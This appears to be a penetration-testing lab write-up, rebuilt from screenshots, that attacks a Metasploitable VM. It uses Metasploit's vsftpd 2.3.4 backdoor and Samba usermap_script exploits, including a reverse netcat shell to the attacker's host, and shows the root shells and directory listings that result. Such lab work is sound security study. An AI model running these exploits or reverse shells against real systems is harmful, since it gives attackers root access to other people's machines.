
8. Port 514:
- Port 514 is commonly associated with the Syslog protocol.
- Syslog is a standard protocol used for logging and collecting system events from network devices and servers.
- It is typically used for centralized logging and analysis of system logs.
- Syslog data can provide valuable insights into the security and operational status of systems.

9. Port 5432 (PostgreSQL):
- PostgreSQL is an open-source relational database management system.
- Port 5432 is the default port used for PostgreSQL database traffic.
- It is used for client-server communication, query execution, and database administration tasks.
- PostgreSQL databases can be targeted for attacks such as SQL injection, unauthorized access, or privilege escalation if not properly secured.


We have chosen to proceed with the port exploitation on port 21, 22, 139 and 3306.

Exploitation:


Port 21




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql

┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```




```
msf6 > search vsFTPd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > info 0

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
```




```
msf6 > info 0

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
```



```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.113.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.113.129:21 - USER: 331 Please specify the password.
[+] 192.168.113.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.113.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```




```
[*] Found shell.
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


Port 139




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description

   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.74.129
rhosts ⇒ 192.168.74.129
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description

   RHOSTS   192.168.74.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```




```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.74.129:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.74.129:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.74.129:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
```



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.74.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.74.128:4444
[*] Command shell session 1 opened (192.168.74.128:4444 → 192.168.74.129:60511) at 2023-06-22 04:44:21 -0400

whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# hostname
hostname
metasploitable
```




```
sh-3.2# ps
ps
  PID TTY          TIME CMD
 6112 pts/1    00:00:00 sh
 6122 pts/1    00:00:00 ps
sh-3.2# ls -a
ls -a
.    boot   etc     initrd.img  media      opt   sbin  tmp  vmlinuz
..   cdrom  home    lib         mnt        proc  srv   usr
bin  dev    initrd  lost+found  nohup.out  root  sys   var
sh-3.2# ls -all
ls -all
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  13 root root 13820 Jun 22 03:24 dev
drwxr-xr-x  94 root root  4096 Jun 22 04:46 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
